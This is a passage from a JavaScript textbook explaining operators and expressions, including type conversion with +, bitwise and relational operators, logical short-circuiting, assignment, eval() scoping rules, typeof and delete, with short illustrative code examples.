The binary + operator adds numeric operands or concatenates string operands:

```
1 + 2                    // => 3
"hello" + " " + "there"  // => "hello there"
"1" + "2"                // => "12"
```

When the values of both operands are numbers, or are both strings, then it is obvious what the + operator does. In any other case, however, type conversion is necessary, and the operation to be performed depends on the conversion performed. The conversions rules for + give priority to string concatenation: if either of the operands is a string or an object that converts to a string, the other operand is converted to a string and concatenation is performed. Addition is performed only if neither operand is string-like.

Technically, the + operator behaves like this:

- If either of its operand values is an object, it converts it to a primitive using the object-to-primitive algorithm described in §3.8.3: Date objects are converted by their `toString()` method, and all other objects are converted via `valueOf()`, if that method returns a primitive value. Most objects do not have a useful `valueOf()` method, however, so they are converted via `toString()` as well.
- After object-to-primitive conversion, if either operand is a string, the other is converted to a string and concatenation is performed.
- Otherwise, both operands are converted to numbers (or to `NaN`) and addition is performed.

Here are some examples:

```
1 + 2         // => 3: addition
"1" + "2"     // => "12": concatenation
"1" + 2       // => "12": concatenation after number-to-string
1 + {}        // => "1[object Object]": concatenation after object-to-string
true + true   // => 2: addition after boolean-to-number
```

```
2 + null      // => 2: addition after null converts to 0
2 + undefined // => NaN: addition after undefined converts to NaN
```

Finally, it is important to note that when the + operator is used with strings and numbers, it may not be associative. That is, the result may depend on the order in which operations are performed. For example:

```
1 + 2 + " blind mice";    // => "3 blind mice"
1 + (2 + " blind mice"); // => "12 blind mice"
```

The first line has no parentheses, and the + operator has left-to-right associativity, so the two numbers are added first, and their sum is concatenated with the string. In the second line, parentheses alter this order of operations: the number 2 is concatenated with the string to produce a new string. Then the number 1 is concatenated with the new string to produce the final result.

4.8.2 Unary Arithmetic Operators

Unary operators modify the value of a single operand to produce a new value. In JavaScript, the unary operators all have high precedence and are all right-associative. The arithmetic unary operators described in this section (+, -, ++, and --) all convert their single operand to a number, if necessary. Note that the punctuation characters + and - are used as both unary and binary operators.

The unary arithmetic operators are the following:

Unary plus (+)

The unary plus operator converts its operand to a number (or to `NaN`) and returns that converted value. When used with an operand that is already a number, it doesn't do anything.

Unary minus (-)

When - is used as a unary operator, it converts its operand to a number, if necessary, and then changes the sign of the result.

Increment (++)

The ++ operator increments (i.e., adds 1 to) its single operand, which must be an lvalue (a variable, an element of an array, or a property of an object). The operator converts its operand to a number, adds 1 to that number, and assigns the incremented value back into the variable, element, or property.

The return value of the ++ operator depends on its position relative to the operand. When used before the operand, where it is known as the pre-increment operator, it increments the operand and evaluates to the incremented value of that operand. When used after the operand, where it is known as the post-increment operator, it increments its operand but evaluates to the *unincremented* value of that operand. Consider the difference between these two lines of code:

```
var i = 1, j = ++i;    // i and j are both 2
var i = 1, j = i++;    // i is 2, j is 1
```

Note that the expression `++x` is not always the same as `x=x+1`. The `++` operator never performs string concatenation: it always converts its operand to a number and increments it. If `x` is the string "1", `++x` is the number 2, but `x+1` is the string "11".

Also note that, because of JavaScript's automatic semicolon insertion, you cannot insert a line break between the post-increment operator and the operand that precedes it. If you do so, JavaScript will treat the operand as a complete statement by itself and insert a semicolon before it.

This operator, in both its pre- and post-increment forms, is most commonly used to increment a counter that controls a `for` loop (§5.5.3).

Decrement (--)

The `--` operator expects an lvalue operand. It converts the value of the operand to a number, subtracts 1, and assigns the decremented value back to the operand. Like the `++` operator, the return value of `--` depends on its position relative to the operand. When used before the operand, it decrements and returns the decremented value. When used after the operand, it decrements the operand but returns the *undecremented* value. When used after its operand, no line break is allowed between the operand and the operator.

4.8.3 Bitwise Operators

The bitwise operators perform low-level manipulation of the bits in the binary representation of numbers. Although they do not perform traditional arithmetic operations, they are categorized as arithmetic operators here because they operate on numeric operands and return a numeric value. These operators are not commonly used in JavaScript programming, and if you are not familiar with the binary representation of decimal integers, you can probably skip this section. Four of these operators perform Boolean algebra on the individual bits of the operands, behaving as if each bit in each operand were a boolean value (1=true, 0=false). The other three bitwise operators are used to shift bits left and right.

The bitwise operators expect integer operands and behave as if those values were represented as 32-bit integers rather than 64-bit floating-point values. These operators convert their operands to numbers, if necessary, and then coerce the numeric values to 32-bit integers by dropping any fractional part and any bits beyond the 32nd. The shift operators require a right-side operand between 0 and 31. After converting this operand to an unsigned 32-bit integer, they drop any bits beyond the 5th, which yields a number in the appropriate range. Surprisingly, `NaN`, `Infinity`, and `-Infinity` all convert to 0 when used as operands of these bitwise operators.

Bitwise AND (&)

The `&` operator performs a Boolean AND operation on each bit of its integer arguments. A bit is set in the result only if the corresponding bit is set in both operands. For example, `0x1234 & 0x00FF` evaluates to `0x0034`.

Bitwise OR (|)

The | operator performs a Boolean OR operation on each bit of its integer arguments. A bit is set in the result if the corresponding bit is set in one or both of the operands. For example, `0x1234 | 0x00FF` evaluates to `0x12FF`.

Bitwise XOR (^)

The ^ operator performs a Boolean exclusive OR operation on each bit of its integer arguments. Exclusive OR means that either operand one is true or operand two is true, but not both. A bit is set in this operation's result if a corresponding bit is set in one (but not both) of the two operands. For example, `0xFF00 ^ 0xF0F0` evaluates to `0x0FF0`.

Bitwise NOT (~)

The ~ operator is a unary operator that appears before its single integer operand. It operates by reversing all bits in the operand. Because of the way signed integers are represented in JavaScript, applying the ~ operator to a value is equivalent to changing its sign and subtracting 1. For example `~0x0F` evaluates to `0xFFFFFFF0`, or -16.

Shift left (<<)

The << operator moves all bits in its first operand to the left by the number of places specified in the second operand, which should be an integer between 0 and 31. For example, in the operation `a << 1`, the first bit (the ones bit) of a becomes the second bit (the twos bit), the second bit of a becomes the third, etc. A zero is used for the new first bit, and the value of the 32nd bit is lost. Shifting a value left by one position is equivalent to multiplying by 2, shifting two positions is equivalent to multiplying by 4, and so on. For example, `7 << 2` evaluates to 28.

Shift right with sign (>>)

The >> operator moves all bits in its first operand to the right by the number of places specified in the second operand (an integer between 0 and 31). Bits that are shifted off the right are lost. The bits filled in on the left depend on the sign bit of the original operand, in order to preserve the sign of the result. If the first operand is positive, the result has zeros placed in the high bits; if the first operand is negative, the result has ones placed in the high bits. Shifting a value right one place is equivalent to dividing by 2 (discarding the remainder), shifting right two places is equivalent to integer division by 4, and so on. For example, `7 >> 1` evaluates to 3, and `-7 >> 1` evaluates to -4.

Shift right with zero fill (>>>)

The >>> operator is just like the >> operator, except that the bits shifted in on the left are always zero, regardless of the sign of the first operand. For example, `-1 >> 4` evaluates to -1, but `-1 >>> 4` evaluates to `0x0FFFFFFF`.

4.9 Relational Expressions

This section describes JavaScript's relational operators. These operators test for a relationship (such as "equals," "less than," or "property of") between two values and return `true` or `false` depending on whether that relationship exists. Relational expressions always evaluate to a boolean value, and that value is often used to control the flow of program execution in `if`, `while`, and `for` statements (see Chapter 5). The subsections that follow document the equality and inequality operators, the comparison operators, and JavaScript's other two relational operators, `in` and `instanceof`.

4.9.1 Equality and Inequality Operators

The `==` and `===` operators check whether two values are the same, using two different definitions of sameness. Both operators accept operands of any type, and both return `true` if their operands are the same and `false` if they are different. The `===` operator is known as the strict equality operator (or sometimes the identity operator), and it checks whether its two operands are "identical" using a strict definition of sameness. The `==` operator is known as the equality operator; it checks whether its two operands are "equal" using a more relaxed definition of sameness that allows type conversions.

JavaScript supports `=`, `==`, and `===` operators. Be sure you understand the differences between these assignment, equality, and strict equality operators, and be careful to use the correct one when coding! Although it is tempting to read all three operators "equals," it may help to reduce confusion if you read "gets or is assigned" for `=`, "is equal to" for `==`, and "is strictly equal to" for `===`.

The `!=` and `!==` operators test for the exact opposite of the `==` and `===` operators. The `!=` inequality operator returns `false` if two values are equal to each other according to `==` and returns `true` otherwise. The `!==` operator returns `false` if two values are strictly equal to each other and returns `true` otherwise. As you'll see in §4.10, the `!` operator computes the Boolean NOT operation. This makes it easy to remember that `!=` and `!==` stand for "not equal to" and "not strictly equal to."

As mentioned in §3.7, JavaScript objects are compared by reference, not by value. An object is equal to itself, but not to any other object. If two distinct objects have the same number of properties, with the same names and values, they are still not equal. Two arrays that have the same elements in the same order are not equal to each other.

The strict equality operator `===` evaluates its operands, and then compares the two values as follows, performing no type conversion:

- If the two values have different types, they are not equal.
- If both values are `null` or both values are `undefined`, they are equal.
- If both values are the boolean value `true` or both are the boolean value `false`, they are equal.

- If one or both values is `NaN`, they are not equal. The `NaN` value is never equal to any other value, including itself! To check whether a value `x` is `NaN`, use `x !== x`. `NaN` is the only value of `x` for which this expression will be true.
- If both values are numbers and have the same value, they are equal. If one value is `0` and the other is `-0`, they are also equal.
- If both values are strings and contain exactly the same 16-bit values (see the sidebar in §3.2) in the same positions, they are equal. If the strings differ in length or content, they are not equal. Two strings may have the same meaning and the same visual appearance, but still be encoded using different sequences of 16-bit values. JavaScript performs no Unicode normalization, and a pair of strings like this are not considered equal to the `===` or to the `==` operators. See `String.localeCompare()` in Part III for another way to compare strings.
- If both values refer to the same object, array, or function, they are equal. If they refer to different objects they are not equal, even if both objects have identical properties.

The equality operator `==` is like the strict equality operator, but it is less strict. If the values of the two operands are not the same type, it attempts some type conversions and tries the comparison again:

- If the two values have the same type, test them for strict equality as described above. If they are strictly equal, they are equal. If they are not strictly equal, they are not equal.
- If the two values do not have the same type, the `==` operator may still consider them equal. Use the following rules and type conversions to check for equality:
  - —If one value is `null` and the other is `undefined`, they are equal.
  - —If one value is a number and the other is a string, convert the string to a number and try the comparison again, using the converted value.
  - —If either value is `true`, convert it to 1 and try the comparison again. If either value is `false`, convert it to 0 and try the comparison again.
  - —If one value is an object and the other is a number or string, convert the object to a primitive using the algorithm described in §3.8.3 and try the comparison again. An object is converted to a primitive value by either its `toString()` method or its `valueOf()` method. The built-in classes of core JavaScript attempt `valueOf()` conversion before `toString()` conversion, except for the Date class, which performs `toString()` conversion. Objects that are not part of core JavaScript may convert themselves to primitive values in an implementation-defined way.
  - —Any other combinations of values are not equal.

As an example of testing for equality, consider the comparison:

```
"1" == true
```

This expression evaluates to `true`, indicating that these very different-looking values are in fact equal. The boolean value `true` is first converted to the number 1, and the comparison is done again. Next, the string `"1"` is converted to the number 1. Since both values are now the same, the comparison returns `true`.

4.9.2 Comparison Operators

The comparison operators test the relative order (numerical or alphabetics) of their two operands:

Less than (<)
: The `<` operator evaluates to `true` if its first operand is less than its second operand; otherwise it evaluates to `false`.

Greater than (>)
: The `>` operator evaluates to `true` if its first operand is greater than its second operand; otherwise it evaluates to `false`.

Less than or equal (<=)
: The `<=` operator evaluates to `true` if its first operand is less than or equal to its second operand; otherwise it evaluates to `false`.

Greater than or equal (>=)
: The `>=` operator evaluates to `true` if its first operand is greater than or equal to its second operand; otherwise it evaluates to `false`.

The operands of these comparison operators may be of any type. Comparison can be performed only on numbers and strings, however, so operands that are not numbers or strings are converted. Comparison and conversion occur as follows:

- If either operand evaluates to an object, that object is converted to a primitive value as described at the end of §3.8.3: if its `valueOf()` method returns a primitive value, that value is used. Otherwise, the return value of its `toString()` method is used.
- If, after any required object-to-primitive conversion, both operands are strings, the two strings are compared, using alphabetical order, where "alphabetical order" is defined by the numerical order of the 16-bit Unicode values that make up the strings.
- If, after object-to-primitive conversion, at least one operand is not a string, both operands are converted to numbers and compared numerically. `0` and `-0` are considered equal. `Infinity` is larger than any number other than itself, and `-Infinity` is smaller than any number other than itself. If either operand is (or converts to) `NaN`, then the comparison operator always returns `false`.

Remember that JavaScript strings are sequences of 16-bit integer values, and that string comparison is just a numerical comparison of the values in the two strings. The numerical encoding order defined by Unicode may not match the traditional collation order used in any particular language or locale. Note in particular that string comparison is case-sensitive, and all capital ASCII letters are "less than" all lowercase ASCII

letters. This rule can cause confusing results if you do not expect it. For example, according to the < operator, the string "Zoo" comes before the string "aardvark".

For a more robust string-comparison algorithm, see the `String.localeCompare()` method, which also takes locale-specific definitions of alphabetical order into account. For case-insensitive comparisons, you must first convert the strings to all lowercase or all uppercase using `String.toLowerCase()` or `String.toUpperCase()`.

Both the + operator and the comparison operators behave differently for numeric and string operands. + favors strings: it performs concatenation if either operand is a string. The comparison operators favor numbers and only perform string comparison if both operands are strings:

```
1 + 2         // Addition. Result is 3.
"1" + "2"     // Concatenation. Result is "12".
"1" + 2       // Concatenation. 2 is converted to "2". Result is "12".
11 < 3        // Numeric comparison. Result is false.
"11" < "3"    // String comparison. Result is true.
"11" < 3      // Numeric comparison. "11" converted to 11. Result is false.
"one" < 3     // Numeric comparison. "one" converted to NaN. Result is false.
```

Finally, note that the <= (less than or equal) and >= (greater than or equal) operators do not rely on the equality or strict equality operators for determining whether two values are "equal." Instead, the less-than-or-equal operator is simply defined as "not greater than," and the greater-than-or-equal operator is defined as "not less than." The one exception occurs when either operand is (or converts to) `NaN`, in which case all four comparison operators return `false`.

4.9.3 The in Operator

The `in` operator expects a left-side operand that is or can be converted to a string. It expects a right-side operand that is an object. It evaluates to `true` if the left-side value is the name of a property of the right-side object. For example:

```
var point = { x:1, y:1 };  // Define an object
"x" in point               // => true: object has property named "x"
"z" in point               // => false: object has no "z" property.
"toString" in point        // => true: object inherits toString method

var data = [7,8,9];        // An array with elements 0, 1, and 2
"0" in data                // => true: array has an element "0"
1 in data                  // => true: numbers are converted to strings
3 in data                  // => false: no element 3
```

4.9.4 The instanceof Operator

The `instanceof` operator expects a left-side operand that is an object and a right-side operand that identifies a class of objects. The operator evaluates to `true` if the left-side object is an instance of the right-side class and evaluates to `false` otherwise. Chapter 9 explains that, in JavaScript, classes of objects are defined by the constructor

function that initializes them. Thus, the right-side operand of instanceof should be a function. Here are examples:

```
var d = new Date();  // Create a new object with the Date() constructor
d instanceof Date;   // Evaluates to true; d was created with Date()
d instanceof Object; // Evaluates to true; all objects are instances of Object
d instanceof Number; // Evaluates to false; d is not a Number object
var a = [1, 2, 3];   // Create an array with array literal syntax
a instanceof Array;  // Evaluates to true; a is an array
a instanceof Object; // Evaluates to true; all arrays are objects
a instanceof RegExp; // Evaluates to false; arrays are not regular expressions
```

Note that all objects are instances of Object. instanceof considers the "superclasses" when deciding whether an object is an instance of a class. If the left-side operand of instanceof is not an object, instanceof returns false. If the right-hand side is not a function, it throws a TypeError.

In order to understand how the instanceof operator works, you must understand the "prototype chain." This is JavaScript's inheritance mechanism, and it is described in §6.2.2. To evaluate the expression o instanceof f, JavaScript evaluates f.prototype, and then looks for that value in the prototype chain of o. If it finds it, then o is an instance of f (or of a superclass of f) and the operator returns true. If f.prototype is not one of the values in the prototype chain of o, then o is not an instance of f and instanceof returns false.

4.10 Logical Expressions

The logical operators &&, ||, and ! perform Boolean algebra and are often used in conjunction with the relational operators to combine two relational expressions into one more complex expression. These operators are described in the subsections that follow. In order to fully understand them, you may want to review the concept of "truthy" and "falsy" values introduced in §3.3.

4.10.1 Logical AND (&&)

The && operator can be understood at three different levels. At the simplest level, when used with boolean operands, && performs the Boolean AND operation on the two values: it returns true if and only if both its first operand *and* its second operand are true. If one or both of these operands is false, it returns false.

&& is often used as a conjunction to join two relational expressions:

```
x == 0 && y == 0   // true if, and only if x and y are both 0
```

Relational expressions always evaluate to true or false, so when used like this, the && operator itself returns true or false. Relational operators have higher precedence than && (and ||), so expressions like these can safely be written without parentheses.

But && does not require that its operands be boolean values. Recall that all JavaScript values are either "truthy" or "falsy." (See §3.3 for details. The falsy values are false,

null, undefined, 0, -0, NaN, and "". All other values, including all objects, are truthy.) The second level at which && can be understood is as a Boolean AND operator for truthy and falsy values. If both operands are truthy, the operator returns a truthy value. Otherwise, one or both operands must be falsy, and the operator returns a falsy value. In JavaScript, any expression or statement that expects a boolean value will work with a truthy or falsy value, so the fact that && does not always return true or false does not cause practical problems.

Notice that the description above says that the operator returns "a truthy value" or "a falsy value," but does not specify what that value is. For that, we need to describe && at the third and final level. This operator starts by evaluating its first operand, the expression on its left. If the value on the left is falsy, the value of the entire expression must also be falsy, so && simply returns the value on the left and does not even evaluate the expression on the right.

On the other hand, if the value on the left is truthy, then the overall value of the expression depends on the value on the right-hand side. If the value on the right is truthy, then the overall value must be truthy, and if the value on the right is falsy, then the overall value must be falsy. So when the value on the left is truthy, the && operator evaluates and returns the value on the right:

```
var o = { x : 1 };
var p = null;
o && o.x     // => 1: o is truthy, so return value of o.x
p && p.x     // => null: p is falsy, so return it and don't evaluate p.x
```

It is important to understand that && may or may not evaluate its right-side operand. In the code above, the variable p is set to null, and the expression p.x would, if evaluated, cause a TypeError. But the code uses && in an idiomatic way so that p.x is evaluated only if p is truthy—not null or undefined.

The behavior of && is sometimes called "short circuiting," and you may sometimes see code that purposely exploits this behavior to conditionally execute code. For example, the following two lines of JavaScript code have equivalent effects:

```
if (a == b) stop();   // Invoke stop() only if a == b
(a == b) && stop();   // This does the same thing
```

In general, you must be careful whenever you write an expression with side effects (assignments, increments, decrements, or function invocations) on the right-hand side of &&. Whether those side effects occur depends on the value of the left-hand side.

Despite the somewhat complex way that this operator actually works, it is most commonly used as a simple Boolean algebra operator that works on truthy and falsy values.

4.10.2 Logical OR (||)

The || operator performs the Boolean OR operation on its two operands. If one or both operands is truthy, it returns a truthy value. If both operands are falsy, it returns a falsy value.

Although the || operator is most often used simply as a Boolean OR operator, it, like the && operator, has more complex behavior. It starts by evaluating its first operand, the expression on its left. If the value of this first operand is truthy, it returns that truthy value. Otherwise, it evaluates its second operand, the expression on its right, and returns the value of that expression.

As with the && operator, you should avoid right-side operands that include side effects, unless you purposely want to use the fact that the right-side expression may not be evaluated.

An idiomatic usage of this operator is to select the first truthy value in a set of alternatives:

```
// If max_width is defined, use that.  Otherwise look for a value in
// the preferences object.  If that is not defined use a hard-coded constant.
var max = max_width || preferences.max_width || 500;
```

This idiom is often used in function bodies to supply default values for parameters:

```
// Copy the properties of o to p, and return p
function copy(o, p) {
   p = p || {};  // If no object passed for p, use a newly created object.
   // function body goes here
}
```

4.10.3 Logical NOT (!)

The ! operator is a unary operator; it is placed before a single operand. Its purpose is to invert the boolean value of its operand. For example, if x is truthy !x evaluates to false. If x is falsy, then !x is true.

Unlike the && and || operators, the ! operator converts its operand to a boolean value (using the rules described in Chapter 3) before inverting the converted value. This means that ! always returns true or false, and that you can convert any value x to its equivalent boolean value by applying this operator twice: !!x (see §3.8.2).

As a unary operator, ! has high precedence and binds tightly. If you want to invert the value of an expression like p && q, you need to use parentheses: !(p && q). It is worth noting two theorems of Boolean algebra here that we can express using JavaScript syntax:

```
// These two equalities hold for any values of p and q
!(p && q) === !p || !q
!(p || q) === !p && !q
```

4.11 Assignment Expressions

JavaScript uses the = operator to assign a value to a variable or property. For example:

```
i = 0           // Set the variable i to 0.
o.x = 1         // Set the property x of object o to 1.
```

The = operator expects its left-side operand to be an lvalue: a variable or object property (or array element). It expects its right-side operand to be an arbitrary value of any type. The value of an assignment expression is the value of the right-side operand. As a side effect, the = operator assigns the value on the right to the variable or property on the left so that future references to the variable or property evaluate to the value.

Although assignment expressions are usually quite simple, you may sometimes see the value of an assignment expression used as part of a larger expression. For example, you can assign and test a value in the same expression with code like this:

```
(a = b) == 0
```

If you do this, be sure you are clear on the difference between the = and == operators! Note that = has very low precedence and parentheses are usually necessary when the value of an assignment is to be used in a larger expression.

The assignment operator has right-to-left associativity, which means that when multiple assignment operators appear in an expression, they are evaluated from right to left. Thus, you can write code like this to assign a single value to multiple variables:

```
i = j = k = 0;        // Initialize 3 variables to 0
```

4.11.1 Assignment with Operation

Besides the normal = assignment operator, JavaScript supports a number of other assignment operators that provide shortcuts by combining assignment with some other operation. For example, the += operator performs addition and assignment. The following expression:

```
total += sales_tax
```

is equivalent to this one:

```
total = total + sales_tax
```

As you might expect, the += operator works for numbers or strings. For numeric operands, it performs addition and assignment; for string operands, it performs concatenation and assignment.

Similar operators include -=, *=, &=, and so on. Table 4-2 lists them all.

Table 4-2. Assignment operators

Operator	Example	Equivalent
+=	a += b	a = a + b
-=	a -= b	a = a - b
*=	a *= b	a = a * b
/=	a /= b	a = a / b
%=	a %= b	a = a % b
<<=	a <<= b	a = a << b

Operator	Example	Equivalent
>>=	a >>= b	a = a >> b
>>>=	a >>>= b	a = a >>> b
&=	a &= b	a = a & b
|=	a |= b	a = a | b
^=	a ^= b	a = a ^ b

In most cases, the expression:

```
a op= b
```

where *op* is an operator, is equivalent to the expression:

```
a = a op b
```

In the first line, the expression a is evaluated once. In the second it is evaluated twice. The two cases will differ only if a includes side effects such as a function call or an increment operator. The following two assignments, for example, are not the same:

```
data[i++] *= 2;
data[i++] = data[i++] * 2;
```

4.12 Evaluation Expressions

Like many interpreted languages, JavaScript has the ability to interpret strings of JavaScript source code, evaluating them to produce a value. JavaScript does this with the global function `eval()`:

```
eval("3+2")     // => 5
```

Dynamic evaluation of strings of source code is a powerful language feature that is almost never necessary in practice. If you find yourself using `eval()`, you should think carefully about whether you really need to use it.

The subsections below explain the basic use of `eval()` and then explain two restricted versions of it that have less impact on the optimizer.

Is eval() a Function or an Operator?

`eval()` is a function, but it is included in this chapter on expressions because it really should have been an operator. The earliest versions of the language defined an `eval()` function, and ever since then language designers and interpreter writers have been placing restrictions on it that make it more and more operator-like. Modern JavaScript interpreters perform a lot of code analysis and optimization. The problem with `eval()` is that the code it evaluates is, in general, unanalyzable. Generally speaking, if a function calls `eval()`, the interpreter cannot optimize that function. The problem with defining `eval()` as a function is that it can be given other names:

```
var f = eval;
var g = f;
```

If this is allowed, then the interpreter can't safely optimize any function that calls g(). This issue could have been avoided if eval was an operator (and a reserved word). We'll learn below (in §4.12.2 and §4.12.3) about restrictions placed on eval() to make it more operator-like.

4.12.1 eval()

eval() expects one argument. If you pass any value other than a string, it simply returns that value. If you pass a string, it attempts to parse the string as JavaScript code, throwing a SyntaxError if it fails. If it successfully parses the string, then it evaluates the code and returns the value of the last expression or statement in the string or undefined if the last expression or statement had no value. If the evaluated string throws an exception, that exception propogates from the call to eval().

The key thing about eval() (when invoked like this) is that it uses the variable environment of the code that calls it. That is, it looks up the values of variables and defines new variables and functions in the same way that local code does. If a function defines a local variable x and then calls eval("x"), it will obtain the value of the local variable. If it calls eval("x=1"), it changes the value of the local variable. And if the function calls eval("var y = 3;"), it has declared a new local variable y. Similarly a function can declare a local function with code like this:

```
eval("function f() { return x+1; }");
```

If you call eval() from top-level code, it operates on global variables and global functions, of course.

Note that the string of code you pass to eval() must make syntactic sense on its own—you cannot use it to paste code fragments into a function. It makes no sense to write eval("return;"), for example, because return is only legal within functions, and the fact that the evaluated string uses the same variable environment as the calling function does not make it part of that function. If your string would make sense as a standalone script (even a very short one like x=0), it is legal to pass to eval(). Otherwise eval() will throw a SyntaxError.

4.12.2 Global eval()

It is the ability of eval() to change local variables that is so problematic to JavaScript optimizers. As a workaround, however, interpreters simply do less optimization on any function that calls eval(). But what should a JavaScript interpreter do, however, if a script defines an alias for eval() and then calls that function by another name? In order to simplify the job of JavaScript implementors, the ECMAScript 3 standard declared that interpreters did not have to allow this. If the eval() function was invoked by any name other than "eval", it was allowed to throw an EvalError.

In practice, most implementors did something else. When invoked by any other name, eval() would evaluate the string as if it were top-level global code. The evaluated code might define new global variables or global functions, and it might set global variables,

but it could not use or modify any variables local to the calling function, and would not, therefore, interfere with local optimizations.

ECMAScript 5 deprecates EvalError and standardizes the de facto behavior of `eval()`. A "direct eval" is a call to the `eval()` function with an expression that uses the exact, unqualified name "eval" (which is beginning to feel like a reserved word). Direct calls to `eval()` use the variable environment of the calling context. Any other call—an indirect call—uses the global object as its variable environment and cannot read, write, or define local variables or functions. The following code demonstrates:

```
var geval = eval;                // Using another name does a global eval
var x = "global", y = "global";  // Two global variables
function f() {                   // This function does a local eval
    var x = "local";             // Define a local variable
    eval("x += 'changed';");     // Direct eval sets local variable
    return x;                    // Return changed local variable
}
function g() {                   // This function does a global eval
    var y = "local";             // A local variable
    geval("y += 'changed';");    // Indirect eval sets global variable
    return y;                    // Return unchanged local variable
}
console.log(f(), x); // Local variable changed: prints "localchanged global":
console.log(g(), y); // Global variable changed: prints "local globalchanged":
```

Notice that the ability to do a global eval is not just an accommodation to the needs of the optimizer, it is actually a tremendously useful feature: it allows you to execute strings of code as if they were independent, top-level scripts. As noted at the beginning of this section, it is rare to truly need to evaluate a string of code. But if you do find it necessary, you are more likely to want to do a global eval than a local eval.

Before IE9, IE differs from other browsers: it does not do a global eval when `eval()` is invoked by a different name. (It doesn't throw an EvalError either: it simply does a local eval.) But IE does define a global function named `execScript()` that executes its string argument as if it were a top-level script. (Unlike `eval()`, however, `execScript()` always returns `null`.)

4.12.3 Strict eval()

ECMAScript 5 strict mode (see §5.7.3) imposes further restrictions on the behavior of the `eval()` function and even on the use of the identifier "eval". When `eval()` is called from strict mode code, or when the string of code to be evaluated itself begins with a "use strict" directive, then `eval()` does a local eval with a private variable environment. This means that in strict mode, evaluated code can query and set local variables, but it cannot define new variables or functions in the local scope.

Furthermore, strict mode makes `eval()` even more operator-like by effectively making "eval" into a reserved word. You are not allowed to overwrite the `eval()` function with a new value. And you are not allowed to declare a variable, function, function parameter, or catch block parameter with the name "eval".

4.13 Miscellaneous Operators

JavaScript supports a number of other miscellaneous operators, described in the following sections.

4.13.1 The Conditional Operator (?:)

The conditional operator is the only ternary operator (three operands) in JavaScript and is sometimes actually called the ternary operator. This operator is sometimes written `?:`, although it does not appear quite that way in code. Because this operator has three operands, the first goes before the `?`, the second goes between the `?` and the `:`, and the third goes after the `:`. It is used like this:

```
x > 0 ? x : -x      // The absolute value of x
```

The operands of the conditional operator may be of any type. The first operand is evaluated and interpreted as a boolean. If the value of the first operand is truthy, then the second operand is evaluated, and its value is returned. Otherwise, if the first operand is falsy, then the third operand is evaluated and its value is returned. Only one of the second and third operands is evaluated, never both.

While you can achieve similar results using the `if` statement (§5.4.1), the `?:` operator often provides a handy shortcut. Here is a typical usage, which checks to be sure that a variable is defined (and has a meaningful, truthy value) and uses it if so or provides a default value if not:

```
greeting = "hello " + (username ? username : "there");
```

This is equivalent to, but more compact than, the following `if` statement:

```
greeting = "hello ";
if (username)
    greeting += username;
else
    greeting += "there";
```

4.13.2 The typeof Operator

`typeof` is a unary operator that is placed before its single operand, which can be of any type. Its value is a string that specifies the type of the operand. The following table specifies the value of the `typeof` operator for any JavaScript value:

x	typeof x
undefined	"undefined"
null	"object"
true or false	"boolean"
any number or NaN	"number"
any string	"string"

x	typeof x
any function	"function"
any nonfunction native object	"object"
any host object	An implementation-defined string, but not "undefined", "boolean", "number", or "string".

You might use the typeof operator in an expression like this:

```
(typeof value == "string") ? "'" + value + "'" : value
```

The typeof operator is also useful when used with the switch statement (§5.4.3). Note that you can place parentheses around the operand to typeof, which makes typeof look like the name of a function rather than an operator keyword:

```
typeof(i)
```

Note that typeof returns "object" if the operand value is null. If you want to distinguish null from objects, you'll have to explicitly test for this special-case value. typeof may return a string other than "object" for host objects. In practice, however, most host objects in client-side JavaScript have a type of "object".

Because typeof evaluates to "object" for all object and array values other than functions, it is useful only to distinguish objects from other, primitive types. In order to distinguish one class of object from another, you must use other techniques, such as the instanceof operator (see §4.9.4), the *class* attribute (see §6.8.2), or the constructor property (see §6.8.1 and §9.2.2).

Although functions in JavaScript are a kind of object, the typeof operator considers functions to be sufficiently different that they have their own return value. JavaScript makes a subtle distinction between functions and "callable objects." All functions are callable, but it is possible to have a callable object—that can be invoked just like a function—that is not a true function. The ECMAScript 3 spec says that the typeof operator returns "function" for all native object that are callable. The ECMAScript 5 specification extends this to require that typeof return "function" for all callable objects, whether native objects or host objects. Most browser vendors use native JavaScript function objects for the methods of their host objects. Microsoft, however, has always used non-native callable objects for their client-side methods, and before IE 9 the typeof operator returns "object" for them, even though they behave like functions. In IE9 these client-side methods are now true native function objects. See §8.7.7 for more on the distinction between true functions and callable objects.

4.13.3 The delete Operator

delete is an unary operator that attempts to delete the object property or array element specified as its operand.[1] Like the assignment, increment, and decrement operators, delete is typically used for its property deletion side effect, and not for the value it returns. Some examples:

```
var o = { x: 1, y: 2}; // Start with an object
delete o.x;            // Delete one of its properties
"x" in o               // => false: the property does not exist anymore

var a = [1,2,3];       // Start with an array
delete a[2];           // Delete the last element of the array
2 in a                 // => false: array element 2 doesn't exist anymore
a.lenth                // => 3: note that array length doesn't change, though
```

Note that a deleted property or array element is not merely set to the undefined value. When a property is deleted, the property ceases to exist. Attempting to read a nonexistent property returns undefined, but you can test for the actual existence of a property with the in operator (§4.9.3). Deleting an array element leaves a "hole" in the array and does not change the array's length. The resulting array is sparse.

delete expects its operand to be an lvalue. If it is not an lvalue, the operator takes no action and returns true. Otherwise, delete attempts to delete the specified lvalue. delete returns true if it successfully deletes the specified lvalue. Not all properties can be deleted, however: some built-in core and client-side properties are immune from deletion, and user-defined variables declared with the var statement cannot be deleted. Functions defined with the function statement and declared function parameters cannot be deleted either.

In ECMAScript 5 strict mode, delete raises a SyntaxError if its operand is an unqualified identifier such as a variable, function, or function parameter: it only works when the operand is a property access expression (§4.4). Strict mode also specifies that delete raises a TypeError if asked to delete any nonconfigurable property (see §6.7). Outside of strict mode, no exception occurs in these cases and delete simply returns false to indicate that the operand could not be deleted.

Here are some example uses of the delete operator:

```
var o = {x:1, y:2};  // Define a variable; initialize it to an object
delete o.x;          // Delete one of the object properties; returns true
typeof o.x;          // Property does not exist; returns "undefined"
delete o.x;          // Delete a nonexistent property; returns true
delete o;            // Can't delete a declared variable; returns false.
                     // Would raise an exception in strict mode.
delete 1;            // Argument is not an lvalue: returns true
```

1. If you are a C++ programmer, note that the delete keyword in JavaScript is nothing like the delete keyword in C++. In JavaScript, memory deallocation is handled automatically by garbage collection, and you never have to worry about explicitly freeing up memory. Thus, there is no need for a C++-style delete to delete entire objects.

```
this.x = 1;          // Define a property of the a global object without var
delete x;            // Try to delete it: returns true in non-strict mode
                     // Exception in strict mode. Use 'delete this.x' instead
x;                   // Runtime error: x is not defined
```

We'll see the delete operator again in §6.3.

4.13.4 The void Operator

void is a unary operator that appears before its single operand, which may be of any type. This operator is unusual and infrequently used: it evaluates its operand, then discards the value and returns undefined. Since the operand value is discarded, using the void operator makes sense only if the operand has side effects.

